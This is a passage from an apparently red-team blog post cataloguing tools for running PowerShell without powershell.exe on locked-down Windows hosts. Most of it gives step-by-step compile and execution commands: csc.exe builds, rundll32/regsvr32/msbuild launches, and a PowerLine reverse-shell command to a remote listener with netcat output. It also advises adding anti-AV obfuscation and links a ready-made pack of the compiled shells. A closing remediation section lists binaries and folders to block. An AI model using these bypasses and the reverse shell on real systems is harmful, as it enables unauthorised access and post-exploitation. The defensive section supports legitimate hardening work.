LRn5EE6WrrfQ/Gy2XtzvH4wRlYX939a0m8XV0Pm3q0yVe40xxQaR3NR5v6G59dcZWU8baoZFes9mXg3ydQ
xkPgxbmjJ+Vfw0IVdj4VqrJ002IB+eSf9N305Hf32sqoo0uytsKIS/DBJ9T5njUV3rQZzguyKGdFZFfE4f1
PBkuRWHXMM63kyKQNLalf3XRTKP3+4Aw+YS9Q+bH53Y4uIIVkR3uN8beKlXBCg1Ja+3qCyMrhSsuhEevrs
QTVypHWouG49esZSyYQoyXXxGKwpEuDFmdFmSXEnru54lb/PuOHVTlQHR7hd6TAe0tF0aJWDosNN1QPLTi
cIvmfeU5KvNsrBMmdnf7NF3yzNAN5jf4DEYg1UK6x0s+IP2JCumjjTx4GIm3h/e0+AqlIy8xbUeZFylN3P
5XSQ1ErRRiVGgp1TLA5vNPF8Y4LcV1LSSKnNspw7H3Fw0UyxDs5t+tNQ1I='
$Content = [System.Convert]::FromBase64String($key)
Set-Content key.snk -Value $Content -Encoding Byte

# Compile DLL
C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe
/r:System.EnterpriseServices.dll,System.Management.Automation.dll /target:library
/out:CScriptShell.dll /keyfile:key.snk CScriptShell.cs
```

Then you can take the produced **CScriptShell.dll** file and the **CScriptShell.js** file from the repository and transfer them onto the target machine. Then you spawn the interpreter by running it via cscript.exe like this:

```
cscript.exe CScriptShell.js
```

```
C:\ Windows CScriptShell
Windows CScriptShell
Copyright(C) 2017 Microsoft Corporation, subTee and Cn33liz. All rights reserved.
PS C:\Users\Public>
```


You can now import additional modules and cmdlets using `Import-Module` command or run any other PowerShell commands.

Method 11: p0wnedShell

Link: <https://github.com/Cn33liz/p0wnedShell>

This is another tool created by [@Cn33liz](#) with first commit made in 2015. It is a PowerShell Runspace Post Exploitation Toolkit. Basically it's another PowerShell-like interpreter, but this one contains many useful post-exploitation modules and cmdlets embedded inside.

To use it you have to build it with Microsoft Visual Studio. Once you have it built, transfer the produced **p0wnedShell.exe** binary onto the target and run it. You should see something like this:



Method 12: PSShell

This project was done by [@fdiskyou](#) in 2016. It is a PowerShell-like interactive interpreter and it comes in 2 versions (releases):

Release 2.0: DLL version

This one you have to compile with Microsoft Visual Studio. After the compilation is done, transfer the produced **PSShell.dll** binary onto the target machine and run it with any of these commands:

```
rundll32 PSShell.dll,EntryPoint
# Or
regsvr32 PSShell.dll
# Or
regsvr32 /u PSShell.dll
```

Release 1.0: EXE version

You can compile this one with the built-in C# compiler csc.exe (no need for Visual Studio). Make sure to grab the Release 1.0 and then compile it with csc.exe like this:

```
# Go to the latest .NET version folder, e.g.:
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

# Compile:
csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"
/reference:System.IO.Compression.dll /out:C:\users\username\PSShell.exe
/platform:x64 "C:\path\to\PSShell\Program.cs"
```

Then simply transfer the produced **PSShell.exe** binary onto the target machine and run it. PSShell interpreter window should appear like this:



You can now import additional modules and cmdlets using **Import-Module** command or run any other PowerShell commands.

Method 13: PowerOPS

Link: <https://github.com/fdiskyou/PowerOPS>


This one is also from [@fdiskyou](#) and also from 2016. It is another PowerShell-like interactive interpreter. It is called the PowerShell Runspace Portable Post Exploitation Tool. It comes with a number of useful modules and functions pre-loaded already in the runspace. This includes modules such as PowerSploit, Nishang, Empire and others.

The build process is easy and straightforward – you can compile it with csc.exe (no need for Visual Studio). Simply clone the repository and execute:

```
# Go to the latest .NET version folder, e.g.:
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

# Compile:
csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"
/reference:System.IO.Compression.dll /out:C:\users\username\PowerOPS.exe
/platform:x64 "C:\path\to\PowerOPS\PowerOPS\*.cs"
```

Then simply transfer the produced **PowerOPS.exe** binary onto the target machine and run it. PowerOPS interpreter window should appear like this:



You can now import additional modules and cmdlets using **Import-Module** command or run any other PowerShell commands. You can also use the pre-loaded modules (PowerSploit, Nishang, Empire etc.).

Method 14: Nps (Not PowerShell)

Link: <https://github.com/Ben0xA/nps>

This one is not really a PowerShell interpreter. It is a tool which allows you to run PowerShell commands without using powershell.exe. It was created by Ben Ten (@Ben0xA) in 2015.

There is **nps.exe** binary included in the project already which you can use right away ([nps.zip](#)). Or you can compile your own version and add some obfuscation, if needed. To compile your own version, simply use the built-in C# compiler csc.exe like this:

```
# Go to the latest .NET version folder, e.g.:
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

# Compile:
csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"
/out:C:\users\username\nps.exe /platform:x64 "C:\path\to\nps\*.cs"
```


Then simply transfer the **nps.exe** binary onto the target system and run it like this:

```
# Usage:
nps.exe "powershell single command"
nps.exe "& {commands; semi-colon; separated}"
nps.exe -encodedcommand {base64_encoded_command}
nps.exe -encode "commands to encode to base64"
nps.exe -decode {base64_encoded_command}
```

Now you can run any PowerShell commands using **nps.exe**. You can also import additional modules using **Import-Module** command. Here's an example with PowerUp.ps1 module for doing privilege escalation checks:

```
c:\users\public\nps.exe "Set-ExecutionPolicy -Scope CurrentUser Bypass; Import-Module c:\users\public\PowerUp.ps1; Invoke-AllChecks >c:\users\public\results.txt"
```

For instance, you can type it directly into the Cortana search / Start menu like this and it will be executed in a console window without spawning a single instance of powershell.exe process:



The results will be then written into the `c:\users\public\results.txt` file.

Method 15: NoPowerShell

Link: <https://github.com/bitsadmin/nopowershell>

NoPowerShell was created by Arris Huijgen (@bitsadmin) in 2018. It is another PowerShell-like interpreter, but this one is different from the others – it doesn't use the System.Management.Automation.dll library. Its aim is to be as covert as possible. It is for example possible to load it into Cobalt Strike and execute commands in-memory. It also contains a number of post-exploitation modules and cmdlets embedded inside.

You can easily enhance it and build your own version (e.g. add some anti-AV obfuscation) or you can simply grab the latest [release](#) binaries and transfer them onto the target machine.

The DLL version spawns an interactive prompt window like this:

```
# On x64 platforms:  
rundll32.exe NoPowerShell64.dll,main
```

```
# On x86 platforms:  
rundll32.exe NoPowerShell1.dll,main
```



EXE version

The EXE version is not an interactive interpreter. It is more like the **Nps** covered above, where it allows you to run PowerShell-like commands without running powershell.exe.

Example:

```
# Usage:
NoPowerShell.exe [Command] [Parameters] | [Command2] [Parameters2] etc.
```

```
# Example:
NoPowerShell.exe Get-Command           - list all supported commands
NoPowerShell.exe Get-ComputerInfo       - get computer info
NoPowerShell.exe Get-NetIPAddress -All  - get IP address configuration
NoPowerShell.exe Get-NetNeighbor        - get ARP table
```

Note that there are some limitations with this tool. It is not a fully fledged PowerShell environment. For example you cannot load additional modules using **Import-Module** command or run arbitrary PowerShell commands. Only supported commands are available. See the official [Cheatsheet](#) or run **Get-Command** for list of supported commands.

Method 16: PowerLine

Link: <https://github.com/fullmetalcache/PowerLine>

This is one of our favorites. This tool was created by Brian Fehrman (@fullmetalcache) in 2017. It is not an interactive interpreter, but it allows you to pack any number of arbitrary chosen PowerShell modules into a single executable. You have to build this on your machine first and then transfer the produced executable on the target machine. The executable will contain XOR-encoded, base64-encoded versions of all scripts that you specified during the building process.

The build process is very easy and straightforward – no Visual Studio is needed. Simply follow these steps:

```
# 1. Clone the repository
git clone https://github.com/fullmetalcache/PowerLine.git

# 2. Run the build.bat file
cd PowerLine
build.bat

# 3. Edit the UserConf.xml file and add links to the PowerShell scripts that you
would like to add:
notepad UserConf.xml


# 4. Run the PLBuilder.exe file
PLBuilder.exe
```

After the building process is finished, the **PowerLine.exe** file will be produced. You can now take this file and transfer it on the target machine. Then use it like this:

```
# Usage:
PowerLine.exe -ShowScripts           - list all embedded scripts
PowerLine.exe <Module> "Get-Command" - list all available commands

# Examples:
PowerLine.exe PowerUp "Invoke-AllChecks"
PowerLine.exe Invoke-WCMDump "Invoke-WCMDump"
```

Here's an example of how it looks. You can embed pretty much anything into it:



```
Command Prompt

C:\Users\Public>PowerLine.exe -ShowScripts


powerview
PowerUp
Out-Minidump
Invoke-Mimikatz
autokerberoast_nomimi_stripped
inveigh_stripped
DomainPasswordSpray
Invoke-WCMDump
Invoke-PowerShellTcp
Invoke-PortScan
Invoke-BruteForce
Import-ActiveDirectory
SharpHound

C:\Users\Public>
```

The screenshot shows a Windows Command Prompt window with a black background and white text. The title bar reads "Command Prompt". The command prompt shows the execution of `PowerLine.exe -ShowScripts` from the `C:\Users\Public` directory. The output lists various embedded scripts: `powerview`, `PowerUp`, `Out-Minidump`, `Invoke-Mimikatz`, `autokerberoast_nomimi_stripped`, `inveigh_stripped`, `DomainPasswordSpray`, `Invoke-WCMDump`, `Invoke-PowerShellTcp`, `Invoke-PortScan`, `Invoke-BruteForce`, `Import-ActiveDirectory`, and `SharpHound`. A watermark for "infosecmatter" is visible in the bottom right corner of the terminal window.

For example, by embedding `Invoke-PowerShellTcp` module (it is included by default), you can also spawn an interactive PowerShell interpreter over the network like this:

```
PowerLine.exe Invoke-PowerShellTcp "Invoke-PowerShellTcp -Reverse -IPAddress 192.168.204.223 -Port 4444"
```



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.204.192] from (UNKNOWN) [192.168.204.223] 56227
Windows PowerShell running as user ██████ on DESKTOP-EMCEFJB
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Public>
```

Method 17: PowerLessShell

Link: <https://github.com/Mr-Un1k0d3r/PowerLessShell>

This is another tool that can run PowerShell code without spawning a single instance of powershell.exe. It was written by [@MrUn1k0d3r](#) in 2017. PowerLessShell is a Python tool and the way it works is that you supply it with a PowerShell script and it will convert it to a csproj file. You can then execute it via MSBuild.exe.

Method 18: SharpPick

Link: <https://github.com/TheKevinWang/SharpPick>

This tool was originally developed by [@sixdub](#) in 2015 as part of the [PowerTools](#). It was later on enhanced by Kevin Wang in 2018. SharpPick is not an interactive interpreter, but it allows you to run arbitrary PowerShell code specified as parameter, similarly as **Nps**, **PowerLine** or **NoPowerShell** covered above.

First you have to compile it on your machine. Instructions on how to compile it using Microsoft Visual Studio are documented on the sixdub's website [here](#). We can also compile it using csc.exe after some minor modifications using these steps:

```
# Go to the latest .NET version folder, e.g.:
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

# Compile:
csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"
/out:C:\users\public\sharppick.exe /platform:x64 "C:\users\public\SharpPick.cs"
```

After the compilation, simply transfer the **sharppick.exe** binary onto the target system and run it like this:


```
Usage: sharppick.exe [<flag> <argument>]
flags:
-f <file>          : Read script from specified file
-d <url>           : Read script from URL
-a <delimiter>    : Read script appended to current binary after specified delimiter.
-c <command>      : PowerShell command to execute, enclosed on quotes.
```


What is neat about this tool is that you can specify a script to run either from a file or from an URL. You can also append arbitrary PowerShell code into the **sharppick.exe** binary itself and then run it using the **-a** parameter. Or you can simply specify the command as parameter using the **-c** parameter.

You can run any PowerShell commands using this tool. You can also import additional modules using **Import-Module** command. Here's an example with PowerUp.ps1 module again:

```
c:\users\public\sharppick.exe -c "Set-ExecutionPolicy -Scope CurrentUser Bypass;  
Import-Module c:\users\public\PowerUp.ps1; Invoke-AllChecks  
>c:\users\public\results.txt"
```

You could, again, type this command directly into the Cortana search / Start menu similarly as in our example with **nps.exe** above or you could for example create a new shortcut and paste the command in there like this:



After double clicking on the shortcut, our command will be executed and the results will be written into the **c:\users\public\results.txt** file. All that without spawning a single instance of powershell.exe.

Method 19: Own minimalist PowerShell interpreter

Link: <https://decoder.cloud/2017/11/02/we-dont-need-powershell-exe/>

The referenced article written by [@decoder_it](#) in 2017 describes method how to write a custom minimalist PowerShell interpreter and compile it using built-in C# compiler (csc.exe). We got inspired by it and created our own version with a few enhancements for

more convenient use. We added support for `cd` command and also added ability to catch errors so that the interpreter doesn't crash. You can find it on our github below.

Link: <https://github.com/InfosecMatter/Shells-for-restricted-environments/tree/master/minips>

There are 2 versions available:

Minips.cs version

This version can be compiled into an executable using built-in C# compiler (`csc.exe`) following these steps:

```
# Go to the latest .NET version folder, e.g.:
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

# Compile:
csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"
/out:C:\users\public\minips.exe /platform:x64 "C:\users\public\minips.cs"
```

Then you simply run the produced **minips.exe** binary on the target system and the interpreter window will appear like this:




Minips.xml version

This version you can simply run using Microsoft Build Engine (`MSBuild.exe`) like this:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe c:\path\to\minips.xml
```

You can again type this command directly into the Cortana search / Start menu or into a shortcut and the interpreter window will appear like this:



You can now import additional modules and cmdlets using `Import-Module` command or run any other PowerShell commands.

And that's it! Please let us know about any other similar projects in the comments section below. Now let's talk defense a bit..

Remediation strategy

When it comes to advising clients how to harden their environments to prevent employees from spawning command line, we usually recommend the following holistic approach.

Block usage of compilers, build tools and other utilities

This is to impede the attackers as much as possible. Restrict execution of the following programs:

- csc.exe
- msbuild.exe
- cscript.exe
- vbscript.exe
- ftp.exe
- wmic.exe
- regasm.exe
- regsvcs.exe
- rundll32.exe
- regsvr32.exe

Furthermore, keep investigating and restricting usage of other built-in utilities listed here:

<https://lolbas-project.github.io/>

Clearly, there is always a trade-of between usability and security. Keep investigating possible impact and find the right balance that is suitable for your specific organization and its risk profile.

Extend the scope of restrictions

Make sure that the restriction policies cover all the following locations:

- home folders
- profile folders
- temporary folders
- C:\Users\Public
- C:\Windows\Tasks
- C:\Windows\Tracing
- C:\Windows\System32\Spool\Drivers\Color

Keep investigating which locations can users write to and execute from. Use the following script to find such locations:

<https://github.com/HackLikeAPornstar/GibsonBird/blob/master/chapter4/applocker-bypas-checker.ps1>

PowerShell logging

Make sure to enable PowerShell logging so that the systems will contain footprints of the compromise attempts. This is an invaluable resource not only for real-time monitoring, but also for incident response.

Block Office macros

We recommend blocking Office macros completely. At minimum, implement the “Block macros from running in Office files from the Internet” settings in the corporate GPO. More information on that can be found here:

<https://www.microsoft.com/security/blog/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/>

Bonus

We have prepared a pack of all the aforementioned shells, compiled and ready to use for testing. You can find it on our github below in a password protected zip file.

Link: <https://github.com/InfosecMatter/Shells-for-restricted-environments/blob/master/shell-pack.zip>

The password for the zip file is **InfosecMatter!** . You can try to run the binaries directly from within the zip file, which is another very interesting vector for bypassing restrictions and also for testing of anti-virus capabilities. Hope you find it useful.

Please feel free to let us know your thoughts in the comment section and also let us know what are your favorite techniques, tips and tricks on how you bypass restrictions and spawn that command line!

Additional links
